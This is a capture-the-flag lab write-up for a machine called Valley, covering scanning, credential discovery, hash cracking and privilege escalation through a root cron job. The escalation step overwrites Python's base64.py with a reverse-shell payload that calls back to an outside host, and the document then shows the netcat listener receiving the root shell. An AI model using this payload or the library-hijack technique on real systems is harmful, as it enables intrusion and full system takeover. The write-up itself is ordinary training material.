Valley

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.5.191

Lets try pinging it first

```
ping 10.10.5.191 -c 5
```

```
PING 10.10.5.191 (10.10.5.191) 56(84) bytes of data.
64 bytes from 10.10.5.191: icmp_seq=1 ttl=60 time=152 ms
64 bytes from 10.10.5.191: icmp_seq=2 ttl=60 time=171 ms
64 bytes from 10.10.5.191: icmp_seq=3 ttl=60 time=153 ms
64 bytes from 10.10.5.191: icmp_seq=4 ttl=60 time=163 ms
64 bytes from 10.10.5.191: icmp_seq=5 ttl=60 time=154 ms

--- 10.10.5.191 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4000ms
rtt min/avg/max/mdev = 151.861/158.531/171.471/7.558 ms
```

Alright lets try port scanning next

Port Scanning :

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.5.191 -o allPortScan.txt
```

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.5.191 -o allPortScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-29 20:38 IST
Warning: 10.10.5.191 giving up on port because retransmission cap h
Nmap scan report for 10.10.5.191
Host is up (0.15s latency).
Not shown: 64525 closed tcp ports (conn-refused), 1007 filtered tcp
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
37370/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 12.97 seconds
```

Open ports

```
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
37370/tcp open unknown
```

Interesting port are open lets try an aggressive scan on these

```
nmap -sC -sV -A -T5 -p 22,80,37370 10.10.5.191 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -p 22,80,37370 10.10.5.191 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-29 20:40 IST
Nmap scan report for 10.10.5.191
Host is up (0.15s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c2:84:2a:c1:22:5a:10:f1:66:16:dd:a0:f6:04:62:95 (RSA)
|   256 42:9e:2f:f6:3e:5a:db:51:99:62:71:c4:8c:22:3e:bb (ECDSA)
|_  256 2e:a0:a5:6c:d9:83:e0:01:6c:b9:8a:60:9b:63:86:72 (ED25519)
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.41 (Ubuntu)
37370/tcp open  ftp     vsftpd 3.0.3
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.16 seconds
```

Aggressive scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 3072 c2:84:2a:c1:22:5a:10:f1:66:16:dd:a0:f6:04:62:95 (RSA)
| 256 42:9e:2f:f6:3e:5a:db:51:99:62:71:c4:8c:22:3e:bb (ECDSA)
|_ 256 2e:a0:a5:6c:d9:83:e0:01:6c:b9:8a:60:9b:63:86:72 (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.41 (Ubuntu)
37370/tcp open ftp vsftpd 3.0.3
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel
```

Alright lets try '' login on ftp to see if that works just as a start

```
ftp 10.10.5.191 37370

Connected to 10.10.5.191.
220 (vsFTPd 3.0.3)
Name (10.10.5.191:pks):
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed.
ftp> quit
221 Goodbye.
```

Didn't work alright lets do some directory fuzzing now

Directory Fuzzing :

```
gobuster dir -u 10.10.5.191 -w /usr/share/wordlists/dirb/common.txt -t 200 -
o directories.txt
```

```
gobuster dir -u 10.10.5.191 -w /usr/share/wordlists/dirb/common.txt -t 200 -o directories.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.5.191
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/.hta                 (Status: 403) [Size: 276]
/gallery              (Status: 301) [Size: 312] [--> http://10.10.5.191/gallery/]
/index.html           (Status: 200) [Size: 1163]
/pricing              (Status: 301) [Size: 312] [--> http://10.10.5.191/pricing/]
/server-status        (Status: 403) [Size: 276]
/static               (Status: 301) [Size: 311] [--> http://10.10.5.191/static/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Directories

/gallery (Status: 301) [Size: 312] [--> http://10.10.5.191/gallery/]
/index.html (Status: 200) [Size: 1163]
/pricing (Status: 301) [Size: 312] [--> http://10.10.5.191/pricing/]]
/static (Status: 301) [Size: 311] [--> http://10.10.5.191/static/]


Alright lets get to this web application next

Web Application :

Default page :

Alright there are two button linking to our /gallery and /pricing we found earlier with gobuster

/gallery



So hovering over anyone of them say it links to /static/X but lets just keep searching

/pricing

Not Secure http://10.10.5.191/pricing/

Index of /pricing

Name	Last modified	Size	Description
Parent Directory		-	
note.txt	2022-08-13 22:45	57	
pricing.html	2023-03-20 07:45	924	

Apache/2.4.41 (Ubuntu) Server at 10.10.5.191 Port 80

So lets see this note first

Not Secure http://10.10.5.191/pricing/note.txt

J,
Please stop leaving notes randomly on the website
-RP

This is what /pricing/pricing.html shows

Nothing here too so on the /gallery we saw a bunch of images linked ot /static/X where X is a number

lets do a fuzzing on that

```
gobuster dir -u 10.10.5.191/static -w /usr/share/wordlists/dirb/common.txt -t 200 -o staticPageDir.txt
```

```
gobuster dir -u 10.10.5.191/static -w /usr/share/wordlists/dirb/common.txt -t 200 -o staticPageDir.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.5.191/static
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 276]
/.hta                 (Status: 403) [Size: 276]
/00                   (Status: 200) [Size: 127]
/.htpasswd            (Status: 403) [Size: 276]
/3                    (Status: 200) [Size: 421858]
/11                   (Status: 200) [Size: 627909]
/12                   (Status: 200) [Size: 2203486]
/9                    (Status: 200) [Size: 1190575]
/6                    (Status: 200) [Size: 2115495]
/14                   (Status: 200) [Size: 3838999]
/1                    (Status: 200) [Size: 2473315]
/10                   (Status: 200) [Size: 2275927]
/5                    (Status: 200) [Size: 1426557]
/2                    (Status: 200) [Size: 3627113]
/15                   (Status: 200) [Size: 3477315]
```

So bunch of image with those integers but the interseting one here is /00 here


So lets check the /00 page

Directory found

/dev1243224123123

Lets check this out

Gaining Access :



So a login page i check the source code and found some creds for this

```
loginButton.addEventListener("click", (e) => {
    e.preventDefault();
    const username = loginForm.username.value;
    const password = loginForm.password.value;

    if (username === "siemDev" && password === "california") {
        window.location.href = "/dev1243224123123/devNotes37370.txt";
    } else {
        loginErrorMsg.style.opacity = 1;
    }
})
```

Login creds found

Username : siemDev
Password : california

I logged in and found this page

Not Secure http://10.10.5.191/dev1243224123123/devNotes37370.txt

```
dev notes for ftp server:
-stop reusing credentials
-check for any vulnerabilies
-stay up to date on patching
-change ftp port to normal port
```

So the creds we found are for ftp too it looks like

Lets login

```
ftp 10.10.5.191 37370
Connected to 10.10.5.191.
220 (vsFTPd 3.0.3)
Name (10.10.5.191:pks): siemDev
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

So lets see all the files here

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000         7272 Mar 06  2023 siemFTP.pcapng
-rw-rw-r--    1 1000     1000      1978716 Mar 06  2023 siemHTTP1.pcapng
-rw-rw-r--    1 1000     1000      1972448 Mar 06  2023 siemHTTP2.pcapng
226 Directory send OK.
ftp>
```

So lets get them on our system using get one by one

```
ftp> get siemFTP.pcapng
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for siemFTP.pcapng (7272 bytes).
226 Transfer complete.
7272 bytes received in 0.00587 seconds (1.18 Mbytes/s)
ftp> get siemHTTP1.pcapng
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for siemHTTP1.pcapng (1978716 bytes).
226 Transfer complete.
1978716 bytes received in 4.14 seconds (467 kbytes/s)
ftp> get siemHTTP2.pcapng
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for siemHTTP2.pcapng (1972448 bytes).
226 Transfer complete.
1972448 bytes received in 3.31 seconds (581 kbytes/s)
ftp>
```

So lets analyse them using wireshark so im gonna skip a lot to say that in the siemHTTP2.pcapng I found some creds to SSH in u can go through each file if u like here request that is containg it

Lets save it

here it is

```
cat index.html

uname=valleyDev&psw=ph0t0s1234&remember=on%
```

Ssh creds found

Username : valleyDev
Password : ph0t0s1234

Alright lets login now using ssh
and we can login in here

```
ssh valleyDev@10.10.5.191
valleyDev@10.10.5.191's password:

valleyDev@valley:~ (0s)
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Ch


valleyDev@valley ~ (0.293s)
id
uid=1002(valleyDev) gid=1002(valleyDev) groups=1002(valleyDev)
```

and here is the user.txt

```
cd
```

```
valleyDev@valley ~ (0.174s)
ls -al
total 24
drwxr-xr-x 5 valleyDev valleyDev 4096 Mar 13  2023 .
drwxr-xr-x 5 root      root      4096 Mar  6  2023 ..
-rw-r--r-- 1 root      root         0 Mar 13  2023 .bash_history
drwx------ 3 valleyDev valleyDev 4096 Mar 20  2023 .cache
drwx------ 4 valleyDev valleyDev 4096 Mar  6  2023 .config
drwxr-xr-x 3 valleyDev valleyDev 4096 Mar  6  2023 .local
-rw-rw-rw- 1 root      root        24 Mar 13  2023 user.txt
```

Lateral Movement :

So i found this cronjob

cat /etc/crontab

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-part
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-part
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-part
1  *    * * *   root    python3 /photos/script/photosEncrypt.py

#
```

This is our path to root but lets check the permission of this

```
ls -al /photos/script/photosEncrypt.py
-rwxr-xr-x 1 root root 621 Mar  6  2023 /photos/script/photosEncrypt.py
```

```
valleyDev@valley ~ (0.166s)
cat /photos/script/photosEncrypt.py
#!/usr/bin/python3
import base64
for i in range(1,7):
# specify the path to the image file you want to encode
        image_path = "/photos/p" + str(i) + ".jpg"

# open the image file and read its contents
        with open(image_path, "rb") as image_file:
          image_data = image_file.read()

# encode the image data in Base64 format
        encoded_image_data = base64.b64encode(image_data)

# specify the path to the output file
        output_path = "/photos/photoVault/p" + str(i) + ".enc"

# write the Base64-encoded image data to the output file
        with open(output_path, "wb") as output_file:
          output_file.write(encoded_image_data)
```

So this base64 is our path lets check the permission of this this library

```
valleyDev@valley ~ (2.221s)
find / -name base64.py 2>/dev/null
/usr/lib/python3.8/base64.py
/snap/core20/1828/usr/lib/python3.8/base64.py
/snap/core20/1611/usr/lib/python3.8/base64.py
```

```
valleyDev@valley ~ (0.181s)
ls -al /usr/lib/python3.8/base64.py
-rw-rw-r-- 1 valley valley 245 Aug 29 07:15 /usr/lib/python3.8/base64.py
```

We need access to this valley user account for this

Another interesting thing i found is in the /home dir

```
ls -al /home

total 752
drwxr-xr-x  5 root      root        4096 Mar  6  2023 .
drwxr-xr-x 21 root      root        4096 Mar  6  2023 ..
drwxr-x---  4 siemDev   siemDev     4096 Mar 20  2023 siemDev
drwxr-x--- 16 valley    valley      4096 Mar 20  2023 valley
-rwxrwxr-x  1 valley    valley    749128 Aug 14  2022 valleyAuthenticator
drwxr-xr-x  5 valleyDev valleyDev   4096 Mar 13  2023 valleyDev
```

Lets see what kind of file this is

```
valleyDev@valley /home (0.176s)
file *

siemDev:             directory
valley:              directory
valleyAuthenticator: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, no section header
valleyDev:           directory
```

I just ran this as a test and i think it check the user creds lets get this on our attacker machine to analyse this in ghidra or something (use a python server for the machine to get the file)

This turn out to be a upx packed binary so u can unpack it using upx

```
upx -d valleyAuthenticator
```

Now let run ghidra to see if we can spot a comparison or something


Decompile: main - (valleyAuthenticator)


```
undefined8 main(void)

{
  bool bVar1;
  bool bVar2;
  bool bVar3;
  undefined8 uVar4;
  long *plVar5;
  long *local_148 [4];
  long *local_128 [4];
  undefined8 local_108 [4];
  undefined8 local_e8 [6];
  undefined8 local_b8 [4];
  undefined8 local_98 [4];
  undefined8 local_78 [4];
  undefined8 local_58 [5];

  std::allocator<char>::allocator();
  std::__cxx11::basic_string<>::basic_string<>
            ((basic_string<> *)local_e8,"e6722920bab2326f8217e4bf6b1b58ac");
  std::allocator<char>::~allocator();
  std::allocator<char>::allocator();
  std::__cxx11::basic_string<>::basic_string<>
            ((basic_string<> *)local_108,"dd2921cc76ee3abfd2beb60709056cfb");
  std::allocator<char>::~allocator();
  std::__cxx11::basic_string<>::basic_string((long *)local_128);
  std::__cxx11::basic_string<>::basic_string((long *)local_148);
  std::operator<<(&std::cout,"Welcome to Valley Inc. Authenticator");
  std::basic_ostream<>::operator<<(&std::cout,std::endl<>);
  std::operator<<(&std::cout,"What is your username: ");
```

We have two md5 hashes here lets crack em read quick

Hashes cracked

e6722920bab2326f8217e4bf6b1b58ac:liberty123
dd2921cc76ee3abfd2beb60709056cfb:valley





Looks like the creds for valley lets run it through the valleyAuthenticator

```
./valleyAuthenticator

Welcome to Valley Inc. Authenticator
What is your username: valley
What is your password: liberty123
Authenticated
```

Alright i think we can just login now as valley now

```
su valley

Password:
valley@valley:/home$ id
uid=1000(valley) gid=1000(valley) groups=1000(valley),1003(valleyAdmin)
valley@valley:/home$
```

Vertical PrivEsc

So as i discussed earlier that our path is to edit that base64.py file lets just edit it now

I just changed this it to this u can use vi or nano both are available on this machine

```
valley@valley:/home$ cat /usr/lib/python3.8/base64.py
#!/usr/bin/python3

from os import dup2
from subprocess import run
import socket

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.17.94.2",9001))
dup2(s.fileno(),0)
dup2(s.fileno(),1)
dup2(s.fileno(),2)
run(["/bin/bash","-i"])
valley@valley:/home$
```

Lets just start a listener now and wait a minute to get a shell as root

```
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.5.191 35702
bash: cannot set terminal process group (8803): Inappropriate ioctl for device
bash: no job control in this shell
root@valley:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@valley:~#
```

There we got and u can read root.txt from here

```
root@valley:~# cd /root
cd /root
root@valley:~# ls -al
ls -al
total 60
drwx------  8 root root 4096 Mar 13  2023 .
drwxr-xr-x 21 root root 4096 Mar  6  2023 ..
-rw-------  1 root root   30 Aug 29 08:02 .bash_history
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  2 root root 4096 Mar 20  2023 .cache
drwxr-xr-x  4 root root 4096 Mar  6  2023 .config
drwx------  4 root root 4096 Aug 15  2022 .gnupg
drwxr-xr-x  3 root root 4096 Aug 11  2022 .local
-rw-------  1 root root   49 Mar  3  2023 .mysql_history
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r--r--  1 root root   37 Mar 13  2023 root.txt
-rw-r--r--  1 root root   66 Aug 15  2022 .selected_editor
drwx------  3 root root 4096 Aug 11  2022 snap
drwx------  2 root root 4096 Aug 14  2022 .ssh
-rw-r--r--  1 root root  222 Aug 15  2022 .wget-hsts
root@valley:~#
```

Thanks for reading :)